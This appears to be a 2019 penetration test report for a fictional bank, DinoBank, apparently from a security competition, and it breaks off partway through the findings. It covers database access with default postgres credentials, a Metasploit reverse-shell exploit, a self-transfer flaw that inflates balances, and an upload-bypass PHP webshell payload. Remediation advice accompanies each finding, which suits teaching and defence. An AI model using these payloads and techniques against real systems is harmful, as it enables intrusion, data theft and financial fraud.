XXXXXXXXXX

2019 Security Assessment Report Prepared For

Report Issued: 11/24/2019

TABLE OF CONTENTS

EXECUTIVE SUMMARY 2
- Compliance Audit Recommendation 2

TESTING METHODOLOGY 3

SCOPE 4

DEFINITIONS 5
- Risk Level Definitions 5
- Sophistication (Sop) Level Definitions 5
- Remediation (Rem) Level Definitions 6

SECURITY ASSESSMENT FINDINGS 7
- Unremedied Critical Finding From Previous Assessment 7
  - Default Credentials on PostgreSQL Database 7
- New Critical Findings 10
  - Broken Bank Transfer 10
  - Arbitrary File Upload 12
  - End of Life Kernel 14
- Unremedied Findings From Previous Assessment 15
  - Use of Cleartext Protocols 15
  - No Password Reset Mechanism 17
  - Anonymous FTP Login 18
  - Broken Authentication 20
  - User Enumeration 22
  - Session Fixation 23
  - Directory Indexing 26
  - Input Autocomplete 27
- New Findings 28
  - Password Complexity 28
  - No Account Lockout 29
  - Broken Logout 30
  - ATM Broken Authentication 31
  - Integer Overflow on IVR 32
  - Bank Account Enumeration 33
  - Clickjacking 35
  - Information Disclosure 376
  - Phone Looping 38

APPENDIX A: TOOLS USED 398

EXECUTIVE SUMMARY

The participants of XXXXXXXXXX (“we”) performed a second security assessment of DinoBank on November 23rd, 2019. This was a follow-up to our initial penetration test on October 13th, 2019 to assess remediation efforts and identify new vulnerabilities. Our penetration test simulated an attack from a threat actor attempting to gain access to DinoBank systems. Our assessment was limited to: the corporate network; networks for the Metro, Gotham, and Spring branches; an IVR DID Phone Number; and an ATM. The purpose of the assessment is to discover and identify vulnerabilities in the corporate infrastructure, IVR system, as well as the active ATM’s.

We discovered twenty-one total vulnerabilities including four critical vulnerabilities, eight high risk vulnerabilities, five medium risk vulnerabilities, and four low risk vulnerabilities within the scope of the engagement. In order to ensure data integrity, availability, and confidentiality, DinoBank should remediate the vulnerabilities presented in our security assessment findings.

These vulnerabilities could lead to severe punishments such as monetary fines, legal consequences, and serious brand reputational damage. If these vulnerabilities are not fixed, it may result in the closure of DinoBank as a company. Several of the vulnerabilities may cause DinoBank to be non-compliant with the Memorandum of Understanding (MoU) in addition to federal and state laws.

Note: this assessment may not disclose all vulnerabilities that are present in the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.


Compliance Audit Recommendation

During our follow-up engagement, we found potential indicators of continued compliance failure. By remediating the Critical and High vulnerabilities issued in this report, DinoBank will be closer to being fully compliant with both the MoU and applicable federal and state regulations. Our findings are limited to what the team identified during the window of engagement and are not necessarily a complete assessment of all compliance violations on DinoBank’s systems. In order to ensure full compliance, we strongly recommend a separate and thorough audit of legal compliance status under various regulations such as: the General Services Administration (GSA) regulations, National Automated Clearinghouse Association (NACHA) regulations, Know Your Customer/Anti-Money Laundering (KYC/AML) regulations, Financial Industry Regulatory Authority (FINRA) regulations, and the Gramm-Leach-Bliley (GLBA).

TESTING METHODOLOGY

XXXXXXXXXX's testing methodology was split into three phases: Reconnaissance, Target Assessment, and Execution of Vulnerabilities. During reconnaissance, we gathered information about DinoBank's network systems. We used port scanning and other enumeration methods to refine target information. Based upon the information gathered from reconnaissance, we assessed target values. Next, we simulated an attacker exploiting vulnerabilities in the DinoBank network. To do this, we used both automated tools and manual testing. We gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.



SCOPE

All our testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications.

The following items were in-scope:

- Networks
  - 10.0.1.0/24
  - 10.0.2.0/24
  - 10.0.10.0/24
  - 10.0.11.0/24
  - 10.0.12.0/24
- An IVR system (585) 371-6276
- A Hyosung NH-1520 ATM

DEFINITIONS

Risk Level Definitions

Security Level	Description
Critical	Successful exploitation will result in a major disruption of business functionality. It is recommended that the vulnerability is remediated or mitigated immediately.
High	Successful exploitation will result in elevated privileges, significant data loss, or any other severe detriment to business functions.
Medium	Successful exploitation will result in the inadvertent disclosure or modification of sensitive information or the interference with user interactions or corporate auditing procedure.
Low	These findings have minimal impact on business functions and typically require local or physical system access.

Sophistication (Sop) Level Definitions

Level	Description
High	The attack requires deep understanding of the underlying systems or advanced technical skills, potentially including insider knowledge of the systems.
Medium	The attack requires technical knowledge of the underlying systems, and cannot be executed by a novice.
Low	This attack requires limited technical knowledge and could be performed by a novice.

Remediation (Rem) Level Definitions

Level	Description
High	Fixing the vulnerability will require significant effort and may involve a complete reconfiguration of the underlying systems.
Medium	Fixing the vulnerability is fairly straightforward but may require multiple components to be changed. This may be time intensive.
Low	Fixing the vulnerability is straightforward and can be completed in a short amount of time.

SECURITY ASSESSMENT FINDINGS

Unremedied Critical Finding From Previous Assessment

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
1	C	Default Credentials on PostgreSQL Database This allows anyone to login and have full access to the PostgreSQL database using the default username 'postgres' and no password. Affected Host: • 10.0.2.100	L	An attacker can exfiltrate, add, or erase all data for: banking transactions, customer accounts, bank account information, and employee details. This information includes usernames, plain-text passwords, SSNs, and addresses.	L	Implement a strong password for the default administrator user account ('postgres') and disable the ability for the administrator account to login remotely. This prevents an attacker from logging into the administrator account unless they already have access to the server.

Proof of Concept

Our team was able to connect to the PostgreSQL database from the command line using the "postgres" user. Once we connected, we were able to list all the databases and read their contents. An attacker has the ability to dump the entire database to their machine using *pg_dump* and *pg_dumpall*, exposing particularly sensitive information for both employees and customers (such as full names, employee positions, complete addresses and SSNs as well as bank records such as transaction details, account information, usernames and passwords). This data can then be exfiltrated from the network and used for criminal activities. In addition to reading the contents of the database, an attacker could cause severe harm such as making changes to account balances, deleting users/employees, and disabling access to legitimate administrators.

```
[redacted]/kali04 @~ # psql -h 10.0.2.100 -U postgres
psql (12.1 (Debian 12.1-1), server 10.10 (Ubuntu 10.10-0ubuntu0.18.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.
postgres=# \l
postgres=# \c indominusrex
psql (12.1 (Debian 12.1-1), server 10.10 (Ubuntu 10.10-0ubuntu0.18.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "indominusrex" as user "postgres".
indominusrex=# \dt
              List of relations
 Schema |    Name      | Type |              Owner
--------+--------------+------+----------------------------------
 public | accounts     | table | a5611a91fc444c1984fa66fe49b226d5
 public | cds          | table | a5611a91fc444c1984fa66fe49b226d5
 public | customers    | table | a5611a91fc444c1984fa66fe49b226d5
 public | employees    | table | a5611a91fc444c1984fa66fe49b226d5
 public | loans        | table | a5611a91fc444c1984fa66fe49b226d5
 public | onlinebanking | table | a5611a91fc444c1984fa66fe49b226d5
 public | securities | table | a5611a91fc444c1984fa66fe49b226d5
 public | transactions | table | a5611a91fc444c1984fa66fe49b226d5
(8 rows)
indominusrex=# SELECT * FROM employees;
      employeeid      |              loginid              |      passwd      |      taxid  | givenname  | middlename  |
surname    |  phonenumber  |      emailaddr          |      streetaddr1      | streetaddr2 |  cityname  | statecode |
postalcode |  employeetype  |              title              |      registeredtimestamp
--------------------------------------+-----------------------------------+--------------------+------------+------------+--------------+-------------+--------------
---+-----------------------------------+-----------------------------------+------------+------------+-----------+-----------+------------------+-------------------------
-----------------------+----------------------------
 4c49f728-1efc-[redacted]-a3c2[redacted] | Ru[redacted].[redacted]@dinobank.us       | [redacted]       | 376-[redacted] | Ru[redacted]     |
[redacted]     | [redacted]     | +1[redacted]6166  | Ru[redacted].[redacted]@dinobank.us       | 95486 [redacted]       |      | [redacted]
| NY          | 10106      | Manager          | Global Consulting Engineer              | 2019-11-21 17:52:08.2544
```

Figure 1a: Command-line output from us connecting to the database and reading sensitive data

Once we had access to the database, we were able to use a SQL command to gain an interactive shell on the

server. After running this, we could execute any command we wanted with the privileges of the 'postgres' linux user account. This initial access could be used to gain full control of the server. From this point, an attacker has a starting point for a pivoting attack where they may break into other high value systems and crash services.

```
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set TABLENAME pentesttable
TABLENAME => pentesttable
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 10.0.254.206:4444
[*] 10.0.2.100:5432 - 10.0.2.100:5432 - PostgreSQL 10.10 (Ubuntu 10.10-0ubuntu0.18.04.1) on x86_64-pc-li
~18.04.1) 7.4.0, 64-bit
[*] 10.0.2.100:5432 - Exploiting...
[+] 10.0.2.100:5432 - 10.0.2.100:5432 - pentesttable dropped successfully
[+] 10.0.2.100:5432 - 10.0.2.100:5432 - pentesttable created successfully
[+] 10.0.2.100:5432 - 10.0.2.100:5432 - pentesttable copied successfully(valid syntax/command)
[+] 10.0.2.100:5432 - 10.0.2.100:5432 - pentesttable dropped successfully(Cleaned)
[*] 10.0.2.100:5432 - Exploit Succeeded
[*] Command shell session 1 opened (10.0.254.206:4444 -> 10.0.2.100:49616) at 2019-11-23 16:12:21 +0000

ls
PG_VERSION
base
global
pg_commit_ts
pg_dynshmem
pg_logical
pg_multixact
pg_notify
pg_replslot
```

Figure 1b: Output from running the metasploit module showing a successful exploit

New Critical Findings

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
2	C	Broken Bank Transfer Authenticated users were able to transfer funds to and from the same account which caused an increase in the account balance. Affected URL: • https://my.dinobank.us/transfer.php?action=transfer&type=Allowed	L	An attacker can use this vulnerability to significantly increase their account balance to the maximum possible value that can be stored in the database. These new funds can then be withdrawn or transferred to other accounts. If this vulnerability is exploited DinoBank could be held liable for increased account balances.	M	Verify that both account numbers are valid before completing the transaction. Do not allow transfer to-and-from the same account.

Proof of Concept

By accessing the postgres database through the default credentials we discovered during our previous assessment we were able to view the initial account balance of our testing account.

```
indominusrex=# select * from accounts where accountid=[redacted];
              customerid              | accounttype | accountid | currentbalance | accountstatus |
--------------------------------------+-------------+-----------+----------------+---------------+
 bd26c4e4-f6dc-47ce-9225-5f7c52c8d1ed | Checking    | [redacted] |        21.1200 | Open          |
(1 row)
```

Figure 2a: The database reveals our initial account balance is $21.12

Then we accessed the bank transfer page at **https://my.dinobank.us/transfer.php?action=transfer&type=Allowed** under our testing user Maurice Durgan. We then submitted a request to transfer $10 from our testing account to the same account.




Figure 2b: The online banking portal transfer page that we used to transfer $10 to-and-from the same account

After the request was submitted we verified our account balance increased by $10 by querying the database.

```
indominusrex=# select * from accounts where accountid=[redacted];
              customerid               | accounttype | accountid | currentbalance |
---------------------------------------+-------------+-----------+----------------+-
 bd26c4e4-f6dc-47ce-9225-5f7c52c8d1ed | Checking    | [redacted] |        31.1200
(1 row)
```

Figure 2c: The database reveals our account balance to be $31.12, which is $10 higher than our initial account balance

As an experiment we continued to submit requests for larger monetary transfers to determine if there was a limit to how much we could cause the account balance to increase. We determined that the account balance is only limited by the database's ability to store the current balance.

```
indominusrex=# select * from accounts where accountid=[redacted];
              customerid               | accounttype | accountid |     currentbalance     |
---------------------------------------+-------------+-----------+------------------------+-
 bd26c4e4-f6dc-47ce-9225-5f7c52c8d1ed | Checking    | [redacted] | 21272558538232860.0000
(1 row)
```

Figure 2d: The database reveals our account balance has increased to $21,272,558,538,232,860

Since this number is larger than the maximum value for a standard integer ($2,147,483,647), when handled by systems not supporting a value of this size, it can cause an integer overflow. An integer overflow makes the account balance appear as a negative value on some systems including the IVR. Without proper error checking, an integer overflow can cause unexpected behavior. This unexpected behavior may negatively impact integrity or availability of systems.

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
3	C	Arbitrary File Upload The application allows users to upload a profile picture but does not restrict file types to image files. Affected URL: • http://my.dinobank.us/img/user/MauriceDurgan.php?cmd=[command]	M	A malicious actor can upload a php webshell to the application and execute operating system commands.	M	The file upload functionality should only allow the user to upload image files. The application should validate this input before allowing the user to upload the file to the web server.

Proof of Concept

The application allows the user to upload a profile picture. Instead of uploading a standard image, we uploaded a php script in order to execute operating system commands on the web server. The web server utilized improper validation on the file upload. This prevented the upload of a normal php file but still allowed us to bypass this validation via obfuscation.

Instead of an image, we uploaded the following payload to the application. The key components which make this payload successful are the first line, where the “GIF89a1” tricks the application into taking the content as a valid GIF. The bottom line is the code for the php webshell, which allows us to execute shell commands on the web server. We saved the image with the extensions “.jpeg.gif.php”. The true extension is php, but if the application is validating input by checking for the presence of image file extensions, adding the “.jpeg” and “.gif” can trick this validation into believing this is a true image file.

```
GIF89a1
error_reporting(NULL)
$me=$_SERVER['PHP_SELF']
$NameF=$_REQUEST['NameF']
$nowaddress='<input type=hidden name=address value="'.getcwd().'">'
$pass_up="a13756bf1e2bd46921c135232774fc5f"
if (isset($_FILES["elif"]) and
 $_FILES["elif"]["error"] )
move_uploaded_file($_FILES["elif"]["tmp_name"], $_FILES["elif"]["name"])
echo $ifupload=" ItsOk "
if(md5($_REQUEST['ssp'])
=$pass_up)
print "<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have permission to
access ".$_SERVER['PHP_SELF']." on this server </p>"
exit()
 $_SESSION['LoGiN']=true
echo "<form action=$me method=post enctype=multipart/form-data> $nowaddress <input
type=file name=elif ><input type=submit value=Upload /></form>"

<?php echo system($_GET["cmd"]); ?>
```

Figure 3a: The payload used to upload a webshell to the web server

Once the code is uploaded to the web server, we browsed to the location of the file. In order to execute shell commands, we passed the php script the “cmd” parameter, which says which command we wished to execute. As a proof of concept, we ran the “whoami” command, which displays the username of the owner of the current session.




Figure 3b: We used the webshell to execute the “whoami” command on the web server

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
4	C	End of Life Kernel The Linux kernel installed is officially end of life as of June 4th, 2019. Affected Host(s): 10.0.2.101 **Note**: We suspect that other systems are running the same kernel, however we are not able to confirm this at this time.	L	Running end of life (EoL) software may be in violation of the bank's Memorandum of Understanding.	M	Switch to a Long Term Support kernel release, such as Linux 4.19.

Proof of Concept

Please refer to the phpinfo finding (#15) for how we found this information.

```
Linux bankweb-01.bank.dinobank.us 5.0.0-1025-gcp #26~18.04.1-Ubuntu SMP Mon Nov 11 13:09:18 UTC 2019
x86_64
```

Figure 4: Version of the running linux kernel from phpinfo

Unremedied Findings From Previous Assessment

The following security vulnerabilities were discovered during our initial test of the DinoBank environment on October 12, 2019. During our retest we discovered that these vulnerabilities remained unfixed. This is a serious concern as many of these security problems can have significant impact on DinoBank and it's customers. Some of these vulnerabilities may be in violation of the MoU and could cause DinoBank to be shut down if not remediated immediately.

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
5	H	Use of Cleartext Protocols Authentication occurs over cleartext protocols including HTTP and FTP . Affected URLs: • http://reports-01.bank.dinobank.us/Account/Login • ftp://10.0.1.12	L	HTTP/FTP allows for anyone to read requests and responses in cleartext. NACHA requires that any transmission of banking information, such as a customer's bank account and routing number, be encrypted using "commercially reasonable" encryption technology if transmitted via an unsecured network, like the internet. The registration portal could potentially violate NACHA requirements.	M	Add an SSL certificate so that HTTP requests and responses are encrypted. Implement FTPS so file transfers are secured.

Proof of Concept

When a user visits the webpage at http://reports-01.bank.dinobank.us/Account/Login an attacker on the same network as the user will be able to see the users credentials as they login.




Figure 5: The reports web app allows authentication over HTTP

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
6	H	No Password Reset Mechanism The application does not contain a mechanism for users to recover or change their passwords. Affected URL: • http://reports-01.bank.dinobank.us/Account/ForgotPassword	L	If a malicious actor gains control of a user account and password, the absence of a password reset mechanism decreases the probability of an account recovery.	M	A new portal should be created to allow users to reset passwords.

Proof of Concept

We sent a POST request containing the email for the account whose password we attempted to reset. The request returned a "404 Not Found" error. The application does not send a password reset email.




Figure 6: The post request sent to the "Forgot Password" page returns an error

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
7	H	Anonymous FTP Login This allows read file access to all non-system files with the username 'anonymous' and an arbitrary password. <u>Affected Host:</u> • 10.0.1.12	L	An attacker can login to the FTP service and download configuration files or other confidential data that can be used to facilitate further access. The FTP server gave anonymous read access to the entire server, including private/public key pairs in "C:/Program Data/Microsoft/Crypto" which can be used to impersonate the server.	L	Change the configuration to disallow anonymous FTP login.

Proof of Concept

We connected to the FTP server using username 'anonymous' with an arbitrary password. We were able to browse all files on the file system and gained read access to sensitive files, including system private keys. An attacker could use these keys to impersonate communications as this server.




Figure 7a: WinSCP Logged into the Anonymous account

Figure 7b: Crypto keys found on FTP Server

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation

8	H	Broken Authentication The affected site does not require valid credentials to access the application. Affected URL: • https://my.dinobank.us/transfer.php	L	An attacker can access the banking portal and perform functions without valid credentials.	L	Validate user emails and require authentication to access sites with sensitive company data or functions.

Proof of Concept

View of banking pages from an unauthenticated user.

